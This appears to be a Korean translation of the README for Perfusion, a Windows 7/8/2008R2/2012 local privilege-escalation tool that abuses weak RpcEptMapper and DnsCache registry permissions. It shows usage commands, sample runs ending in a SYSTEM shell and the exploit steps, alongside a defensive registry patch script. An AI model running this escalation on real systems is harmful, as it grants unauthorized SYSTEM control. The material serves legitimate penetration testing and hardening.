 itm4n/perfusion
RpcEptMapper 레지스트리 키 권한 취약점에 대한 익스플로잇 (Windows 7 / 2088R2 / 8 / 2012)

Windows 7, Windows Server 2008R2, Windows 8, __Windows Server 2012__에서 RpcEptMapper 및 DnsCache (7/2008R2만 해당) 서비스의 레지스트리 키는 약한 권한으로 설정되어 있습니다. 모든 로컬 사용자는 Performance 하위 키를 생성한 후 ___Windows Performance Counters___를 활용하여 WMI 서비스의 컨텍스트에서 NT AUTHORITY\SYSTEM 권한으로 임의의 DLL을 로드할 수 있습니다(이것이 도구 이름의 유래).
이 도구는 침투 테스트 중 보안 컨설턴트를 돕기 위해 제작되었습니다. 이 소프트웨어는 있는 그대로 제공되며, 별도의 지원을 제공하지 않을 가능성이 높습니다. 하지만 세 대의 다른 가상 머신에서 철저히 테스트했으므로 큰 문제는 없을 것입니다.
자세한 정보: https://itm4n.github.io/windows-registry-rpceptmapper-eop/
0patch에 따르면, 이 취약점은 2021년 4월 Windows 업데이트(ESU)에서 부분적으로 수정되었습니다. 즉, 업데이트된 Windows 8 / Server 2012를 실행하는 시스템은 더 이상 악용될 수 없습니다. 그러나 Windows 7 / Server 2008 R2는 여전히 취약합니다. RpcEptMapper 대신 Dnscache 레지스트리 키를 활용하기만 하면 됩니다. PoC를 업데이트하여 -k 옵션으로 수동으로 지정할 수 있습니다.
⚠️ 이 도구를 사용하기 전에 읽어 주세요 ⚠️
이 도구를 개발하는 동안 __두 가지 다른 동작__을 관찰했습니다:
NT AUTHORITY\SYSTEM으로 로드됩니다. 이 경우 익스플로잇이 완벽하게 작동합니다.NT AUTHORITY\LOCAL SERVICE로 실행되는 WMI 서비스의 __하위 프로세스__에 의해 로드됩니다. 이 경우 서비스가 클라이언트를 가장하는 동안 DLL을 로드합니다. Windows 7에서는 다른 취약점으로 인해 권한 상승이 여전히 가능하지만 구현 비용이 노력할 가치가 없었습니다.이 차이를 설명할 수 없는데, 트리거 코드는 항상 동일했기 때문입니다. 어쨌든, 두 경우 모두 익스플로잇이 작업을 수행하도록 두어 완료 후 정리할 수 있게 하십시오. 익스플로잇이 실패하더라도 몇 분 또는 몇 시간 후에 작동할 가능성이 있습니다.

✔️ 익스플로잇이 작동할 때 표시되어야 하는 내용:
C:\Temp>Perfusion.exe -c cmd -i
[*] Created Performance DLL: C:\Users\Lab-User\AppData\Local\Temp\performance_2900_368_1.dll
[*] Created Performance registry key.
[*] Triggered Performance data collection.
[+] Exploit completed. Got a SYSTEM token! :)
[*] Waiting for the Trigger Thread to terminate... OK
[*] Deleted Performance registry key.
[*] Deleted Performance DLL.
Microsoft Windows [Version 6.2.9200]
(c) 2012 Microsoft Corporation. All rights reserved.

C:\Temp>whoami
nt authority\system

C:\Temp>
❌ 익스플로잇이 실패할 때 표시되어야 하는 내용:
C:\Temp>Perfusion.exe -c cmd -i
[*] Created Performance DLL: C:\Users\Lab-User\AppData\Local\Temp\performance_636_3000_1.dll
[*] Created Performance registry key.
[*] Triggered Performance data collection.
[-] Exploit completed but no SYSTEM Token. :/
[*] Waiting for the Trigger Thread to terminate... OK
[*] Deleted Performance registry key.
[*] Deleted Performance DLL.

C:\Temp>
이 솔루션은 특정 순서로 컴파일해야 하는 두 개의 프로젝트로 구성됩니다. 모든 것이 미리 구성되어 있으므로 다음 간단한 지침을 따르기만 하면 됩니다:
Release / x64를 선택합니다.Build > Build Solution을 선택합니다.-h 옵션을 사용하여 도움말 메시지를 확인할 수 있습니다.
C:\TOOLS>Perfusion.exe -h
 _____         ___         _
|  _  |___ ___|  _|_ _ ___|_|___ ___
|   __| -_|  _|  _| | |_ -| | . |   |  version 0.2
|__|  |___|_| |_| |___|___|_|___|_|_|  by @itm4n

Description:
  Exploit tool for the RpcEptMapper registry key vulnerability.

Options:
  -c <CMD>  Command - Execute the specified command line
  -i        Interactive - Interact with the process (default: non-interactive)
  -d        Desktop - Spawn a new process on your desktop (default: hidden)
  -k <KEY>  Key - Either 'RpcEptMapper' or 'Dnscache' (default: 'RpcEptMapper')
  -h        Help - That's me :)
다음 Windows 버전이 취약합니다:
| Windows 버전 | 취약한 레지스트리 키 |
|---|---|
| Windows 7 | RpcEptMapper, DnsCache |
| Windows Server 2008R2 | RpcEptMapper, DnsCache |
| Windows 8 | RpcEptMapper |
| Windows Server 2012 | RpcEptMapper |
알려진 바에 따르면, 이 취약점은 어떤 이유로 Microsoft에 의해 수정되지 않을 것입니다. 가장 좋은 해결책은 Windows 10 / Server 2019로 업그레이드하는 것이지만, 단기적으로 불가능하다면 다음 레지스트리 키에서 NT AUTHORITY\Authenticated Users 및 BUILTIN\Users 모두에 대한 CreateSubKey 권한을 제거하여 이 문제를 직접 패치할 수 있습니다:
HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapperHKLM\SYSTEM\CurrentControlSet\Services\DnsCache이 취약점에 대한 패치를 PowerShell 스크립트 형태로 만들었습니다: RegistryPatch.ps1. 이 스크립트는 위에 언급된 두 레지스트리 키에서 다음 ID에 대한 CreateSubKey 권한을 제거합니다: NT AUTHORITY\INTERACTIVE, BUILTIN\Users 및/또는 BUILTIN\Authenticated Users.
PS C:\Temp> . .\RegistryPatch.ps1; Invoke-RegistryPatch -Verbose
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper
VERBOSE: Found a vulnerable ACE: "NT AUTHORITY\Authenticated Users" has "QueryValues, CreateSubKey, ReadPermissions" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper
VERBOSE: Found a vulnerable ACE: "BUILTIN\Users" has "QueryValues, CreateSubKey, Notify" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
True
PS C:\Temp> . .\RegistryPatch.ps1; Invoke-RegistryPatch -Patch -Verbose
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper
VERBOSE: Found a vulnerable ACE: "NT AUTHORITY\Authenticated Users" has "QueryValues, CreateSubKey, ReadPermissions" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper
VERBOSE: Found a vulnerable ACE: "BUILTIN\Users" has "QueryValues, CreateSubKey, Notify" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper
VERBOSE: The new ACL was applied
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\DnsCache
VERBOSE: Found a vulnerable ACE: "NT AUTHORITY\INTERACTIVE" has "QueryValues, CreateSubKey, EnumerateSubKeys, ReadPermissions" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\DnsCache
VERBOSE: Found a vulnerable ACE: "BUILTIN\Users" has "CreateSubKey, ReadKey" rights
VERBOSE: InheritanceFlags: None
VERBOSE: IsInherited: False
VERBOSE: Registry key: HKLM\SYSTEM\CurrentControlSet\Services\DnsCache
VERBOSE: The new ACL was applied
True
다음은 이 도구에 구현된 익스플로잇 단계입니다:
Temp 폴더에 기록됩니다.HKLM\SYSTEM\CurrentControlSet\Services\RpcEptMapper 아래에 Performance 키가 생성되고 적절한 값(2단계에서 생성된 DLL의 전체 경로 포함)이 채워집니다.Win32_Perf가 생성 및 호출되어 Windows Performance Counters 수집을 트리거합니다.NT AUTHORITY\SYSTEM 또는 NT AUTHORITY\LOCAL SERVICE로 로드됩니다.NT AUTHORITY\SYSTEM에 의해 로드되면 해당 토큰이 복제되어 1단계에서 사용자가 처음 생성한 프로세스에 적용됩니다.